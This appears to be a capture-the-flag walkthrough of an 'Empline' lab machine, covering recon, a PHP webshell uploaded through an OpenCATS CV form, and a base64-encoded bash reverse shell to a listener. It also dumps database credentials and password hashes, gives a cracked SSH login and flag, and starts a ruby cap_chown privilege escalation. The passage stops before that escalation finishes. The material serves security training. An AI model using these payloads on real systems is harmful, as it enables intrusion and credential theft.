TL;DR
In this challenge we upload php webshell, and get shell as www-data.
Next, we find the hash of user george inside the local mysql serivce, and crack it.
Lastly, we exploit cap_chown on ruby to append our new user into /etc/passwd and get root shell as elicotper
Recon
we start with rustscan, using this command:
rustscan -a $target -- -sV -sC -oN nmap.txt -oX nmap.xml

we can see port 22 with ssh, port 80 with apache http server and port 3306 with mysql.
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 62 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c0:d5:41:ee:a4:d0:83:0c:97:0d:75:cc:7b:10:7f:76 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDR9CEnxhm89ZCC+SGhOpO28srSTnL5lQtnqd4NaT7hTT6N1NrRZQ5DoB6cBI+YlaqYe3I4Ud3y7RF3ESms8L21hbpQus2UYxbWOl+/s3muDpZww1nvI5k9oJguQaLG1EroU8tee7yhPID0+285jbk5AZY72pc7NLOMLvFDijArOhj9kIcsPLVTaxzQ6Di+xwXYdiKO0F3Y7GgMMSszIeigvZEDhNnNW0Z1puMYbtTgmvJH6LpzMSEC+32iNRGlvbjebE9Ehh+tGiOuHKXT1uexrt7gbkjp3lJteV5034a7G1t/Vi3JJoj9tMV/CrvgeDDncbT5NNaSA6/ynLLENqSP
|   256 83:82:f9:69:19:7d:0d:5c:53:65:d5:54:f6:45:db:74 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFhf+BTt0YGudpgOROEuqs4YuIhT1ve23uvZkHhN9lYSpK9WcHI2K5IXIi+XgPeSk/VIQLsRUA0kOqbsuoxN+u0=
|   256 4f:91:3e:8b:69:69:09:70:0e:82:26:28:5c:84:71:c9 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDkr5yXgnawt7un+3Tf0TJ+sZTrbVIY0TDbitiu2eHpf
80/tcp   open  http    syn-ack ttl 62 Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-title: Empline
3306/tcp open  mysql   syn-ack ttl 62 MariaDB 5.5.5-10.1.48
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.1.48-MariaDB-0ubuntu0.18.04.1
|   Thread ID: 87
|   Capabilities flags: 63487
|   Some Capabilities: IgnoreSigpipes, Speaks41ProtocolOld, SupportsTransactions, LongPassword, IgnoreSpaceBeforeParenthesis, LongColumnFlag, SupportsCompression, FoundRows, Support41Auth, DontAllowDatabaseTableColumn, InteractiveClient, Speaks41ProtocolNew, SupportsLoadDataLocal, ODBCClient, ConnectWithDatabase, SupportsAuthPlugins, SupportsMultipleStatments, SupportsMultipleResults
|   Status: Autocommit
|   Salt: +7tduB(ANFQFK'|]>\7:
|_  Auth Plugin Name: mysql_native_password
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Let’s add empline.thm to our /etc/hosts.
Upload webshell and achieve shell as www-data
When manually exploring the website, we can find the subdomain job.empline.thm, let’s add it too to our /etc/hosts.
after some navigation, i’ve found this http://job.empline.thm/careers/index.php?m=careers&p=applyToJob&ID=1


Here we can apply to job and upload our CV, let’s create the webshell.php:
echo -e '<?php system($_GET[0]) ?>' > webshell.php
and now upload it, at http://job.empline.thm/careers/index.php?m=careers&p=onApplyToJobOrder.

Using ffuf I’ve found the folder upload:
┌──(agonen㉿kali)-[~/thm/Empline]
└─$ ffuf -u 'http://job.empline.thm/FUZZ' -w /usr/share/SecLists/Discovery/Web-Content/common.txt -e .php,.xml,.txt -fc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://job.empline.thm/FUZZ
 :: Wordlist         : FUZZ: /usr/share/SecLists/Discovery/Web-Content/common.txt
 :: Extensions       : .php .xml .txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
________________________________________________

ajax.php                [Status: 200, Size: 140, Words: 13, Lines: 6, Duration: 376ms]
ajax                    [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 377ms]
attachments             [Status: 301, Size: 324, Words: 20, Lines: 10, Duration: 414ms]
careers                 [Status: 301, Size: 320, Words: 20, Lines: 10, Duration: 415ms]
ckeditor                [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 381ms]
config.php              [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 410ms]
constants.php           [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 405ms]
db                      [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 398ms]
images                  [Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 411ms]
index.php               [Status: 200, Size: 3671, Words: 209, Lines: 102, Duration: 396ms]
index.php               [Status: 200, Size: 3671, Words: 209, Lines: 102, Duration: 446ms]
javascript              [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 371ms]
js                      [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 384ms]
lib                     [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 411ms]
modules                 [Status: 301, Size: 320, Words: 20, Lines: 10, Duration: 410ms]
rss                     [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 373ms]
scripts                 [Status: 301, Size: 320, Words: 20, Lines: 10, Duration: 379ms]
src                     [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 416ms]
temp                    [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 410ms]
test                    [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 411ms]
upload                  [Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 405ms]
vendor                  [Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 404ms]
wsdl                    [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 416ms]
xml                     [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 432ms]
we can go there, and find our webshell.php:
and here we can find the webshell, waiting for us http://job.empline.thm/upload/careerportaladd/.

we can try http://job.empline.thm/upload/careerportaladd/webshell.php?0=id for example, and check it works:

now, let’s paste the payload from penelope:
printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC4xNjQuMjQ4LzQ0NDQgMD4mMSkgJg==|base64 -d|bash

Move to george using hash we find inside opencats db
we can find the file config.php, which contains the credentials for the mysql service:
www-data@empline:/var/www/opencats$ cat config.php
 <REDACTED>

/* License key. */
define('LICENSE_KEY','3163GQ-54ISGW-14E4SHD-ES9ICL-X02DTG-GYRSQ6');

/* Database configuration. */
define('DATABASE_USER', 'james');
define('DATABASE_PASS', 'ng6pUFvsGNtw');
define('DATABASE_HOST', 'localhost');
define('DATABASE_NAME', 'opencats');
Okay, let’s login to the mysql service, to user james with the password ng6pUFvsGNtw:
mysql -u james -p
Next, we can find the database opencats:
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| opencats           |
+--------------------+
2 rows in set (0.00 sec)
We can find the table user at the db opencats:
MariaDB [opencats]> show tables;
+--------------------------------------+
| Tables_in_opencats                   |
+--------------------------------------+
| access_level                         |
| activity                             |
| activity_type                        |
| attachment                           |
| calendar_event                       |
| calendar_event_type                  |
| candidate                            |
| candidate_joborder                   |
| candidate_joborder_status            |
| candidate_joborder_status_history    |
| candidate_jobordrer_status_type      |
| candidate_source                     |
| candidate_tag                        |
| career_portal_questionnaire          |
| career_portal_questionnaire_answer   |
| career_portal_questionnaire_history  |
| career_portal_questionnaire_question |
| career_portal_template               |
| career_portal_template_site          |
| company                              |
| company_department                   |
| contact                              |
| data_item_type                       |
| eeo_ethnic_type                      |
| eeo_veteran_type                     |
| email_history                        |
| email_template                       |
| extension_statistics                 |
| extra_field                          |
| extra_field_settings                 |
| feedback                             |
| history                              |
| http_log                             |
| http_log_types                       |
| import                               |
| installtest                          |
| joborder                             |
| module_schema                        |
| mru                                  |
| queue                                |
| saved_list                           |
| saved_list_entry                     |
| saved_search                         |
| settings                             |
| site                                 |
| sph_counter                          |
| system                               |
| tag                                  |
| user                                 |
| user_login                           |
| word_verification                    |
| xml_feed_submits                     |
| xml_feeds                            |
| zipcodes                             |
+--------------------------------------+
54 rows in set (0.00 sec)
and check for its columns:
MariaDB [opencats]> show columns from user;
+---------------------------+--------------+------+-----+---------+----------------+
| Field                     | Type         | Null | Key | Default | Extra          |
+---------------------------+--------------+------+-----+---------+----------------+
| user_id                   | int(11)      | NO   | PRI | NULL    | auto_increment |
| site_id                   | int(11)      | NO   | MUL | 0       |                |
| user_name                 | varchar(64)  | NO   |     |         |                |
| email                     | varchar(128) | YES  |     | NULL    |                |
| password                  | varchar(128) | NO   |     |         |                |
| access_level              | int(11)      | NO   | MUL | 100     |                |
| can_change_password       | int(1)       | NO   |     | 1       |                |
| is_test_user              | int(1)       | NO   |     | 0       |                |
| last_name                 | varchar(40)  | NO   | MUL |         |                |
| first_name                | varchar(40)  | NO   | MUL |         |                |
| is_demo                   | int(1)       | YES  |     | 0       |                |
| categories                | varchar(192) | YES  |     | NULL    |                |
| session_cookie            | varchar(256) | YES  |     | NULL    |                |
| pipeline_entries_per_page | int(8)       | YES  |     | 15      |                |
| column_preferences        | longtext     | YES  |     | NULL    |                |
| force_logout              | int(1)       | YES  |     | 0       |                |
| title                     | varchar(64)  | YES  |     |         |                |
| phone_work                | varchar(64)  | YES  |     |         |                |
| phone_cell                | varchar(64)  | YES  |     |         |                |
| phone_other               | varchar(64)  | YES  |     |         |                |
| address                   | text         | YES  |     | NULL    |                |
| notes                     | text         | YES  |     | NULL    |                |
| company                   | varchar(255) | YES  |     | NULL    |                |
| city                      | varchar(64)  | YES  |     | NULL    |                |
| state                     | varchar(64)  | YES  |     | NULL    |                |
| zip_code                  | varchar(16)  | YES  |     | NULL    |                |
| country                   | varchar(128) | YES  |     | NULL    |                |
| can_see_eeo_info          | int(1)       | YES  |     | 0       |                |
+---------------------------+--------------+------+-----+---------+----------------+
28 rows in set (0.00 sec)
Now, let’s fetch the data:
MariaDB [opencats]> select user_name,email,password from user;
+----------------+----------------------+----------------------------------+
| user_name      | email                | password                         |
+----------------+----------------------+----------------------------------+
| admin          | admin@testdomain.com | b67b5ecc5d8902ba59c65596e4c053ec |
| cats@rootadmin | 0                    | cantlogin                        |
| george         |                      | 86d0dfda99dbebc424eb4407947356ac |
| james          |                      | e53fbdb31890ff3bc129db0e27c473c9 |
+----------------+----------------------+----------------------------------+
Using https://crackstation.net/, we managed to crack the hash of george.

So, now we can login to ssh using these credentials:
george:pretonnevippasempre

and grab the user flag:
george@empline:~$ cat user.txt
91cb89c70aa2e5ce0e0116dab099078e
Privilege Escalation to Root using cap_chown on ruby
I executed linpeas and found cap_chown capability on /usr/local/bin/ruby
george@empline:/tmp$ getcap -r / 2>/dev/null
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/local/bin/ruby = cap_chown+ep


So, it means we can change the ownership of every file using this command:
ruby -e 'File.chown(0,0,"/tmp/bla")'
For example, here we change from george to root, and back to george.
